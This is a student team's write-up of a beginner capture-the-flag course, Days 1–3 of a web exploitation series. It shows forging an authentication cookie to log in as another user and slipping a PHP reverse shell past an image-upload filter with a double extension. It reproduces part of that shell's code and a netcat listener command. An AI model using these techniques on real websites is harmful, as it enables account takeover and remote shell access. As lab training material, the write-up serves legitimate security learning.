

# PSP0201

## Week 2

## Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

## Day 1: Web Exploitation – A Christmas Crisis

**Tool used:** Kali-Linux, Firefox


**Solution/walkthrough:**

### Question 1



Register using own username and password. After login in, view the page source and the title is between the title tag.


### Question 2, 3



Open developer tool in storage and check the cookie name under cookie. The name is shown which is auth.

Observe and identify the pattern of the value, and it is hexadecimal.

#### Question 4, 5, 6




Copy the value from the developer tools just now and translate the value from hexadecimal to string in CyberChef. Then, observe and examine the orientation and pattern of it and it is JSON format.

After bake the value, the company is field is shown.

After bake the value, the username is shown, so username is the answer.


### Question 7




Change our username into santa and copy it. Then, convert it from string into hexadecimal.

After that, the santa cookies is shown.

### Question 8



Copy the santa cookies and replace the original value and refresh the tab. Then, the active button is shown.



After push all the button the flag is shown.




## Day 2: Web Exploitation - The Elf Strikes Back!

Tool used: Kali-Linux, Firefox


Solution/walkthrough:

### Question 1



Add given id - ODIzODI5MTNiYmYw into (ip address)?id=xxx


### Question 2



View the page source, there are three types only can be accepted which is jpeg, jpg and png.

Thus, it only can accept image.

### Question 3



On the URL, enter the common directories such as resources, uploads, images and so on. Then, <ip address>/uploads works.


#### Question 4

-k	At the end of a connection, Netcat waits for a new connection (only possible with GNU Netcat and only in combination with "-l")
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection terminations (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-o (file)	A hex dump is carried out for the data traffic (content of files represented in a hexadecimal view); used for fault finding (debugging network applications); recording/sniffing communication is possible (for outgoing and incoming packages)
-p (port)	Enters the local source port that Netcat should use for outgoing connections
-r	Use of random port values when scanning (for local and remote ports)
-s (address)	Defines the local source address (IP address or name)
-t	Telnet mode (enables server contact via Telnet); requires a special compilation of Netcat, otherwise the option is not available.
-u	Use of UDP mode (instead of TCP)
-U (gateway)	Netcat uses Unix domain sockets (GNU Netcat)
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)

Research it and find the answer.


#### Question 5




A screenshot of a text editor window titled "/home/kali/php-reverse-shell.php.save - Mousepad". The editor contains PHP code for a reverse shell. The code includes comments about compile-time options, usage instructions, and configuration variables like \$ip, \$port, \$chunk\_size, \$write\_a, \$error\_a, \$shell, \$daemon, and \$debug. It also features a daemonization section using pcntl\_fork().

```
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46 //
47
48 set_time_limit (0);
49 $VERSION = "1.0";
50 $ip = '10.18.11.248'; // CHANGE THIS
51 $port = 443; // CHANGE THIS
52 $chunk_size = 1400;
53 $write_a = null;
54 $error_a = null;
55 $shell = 'uname -a; w; id; /bin/sh -i';
56 $daemon = 0;
57 $debug = 0;
58
59 //
60 // Daemonise ourself if possible to avoid zombies later
61 //
62
63 // pcntl_fork is hardly ever available, but will allow us to daemonise
64 // our php process and avoid zombies. Worth a try...
65 if (function_exists('pcntl_fork')) {
66     // Fork and have the parent process exit
67     $pid = pcntl_fork();
68
69     if ($pid == -1) {
70         exit(1);
71     }
72 }
```

Download the reverse shell and change the ip address into self ip address and change the port into 443. After that, change the name of the reverse shell to <php-reverse-shell.jpg.php>.



Then, upload into the website.



Lastly, type [sudo nc -lvp 443] into panel and wait for it.


Then, the flag is shown.

## Day 3: Web Exploitation Christmas Chaos

Tool used: Kali-Linux, Firefox

Solution/walkthrough:

### Question 1



The screenshot shows a web browser window with the URL <https://tryhackme.com/room/learnycyberin25days>. The page content is titled "Default Credentials" and discusses the importance of changing default credentials. It mentions that many IoT devices use default credentials, which can be exploited. It also lists some examples of default credentials and the consequences of not changing them, such as the Mirai botnet attack. The text includes several links to reports and a mention of the SecLists project.

**Default Credentials**

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

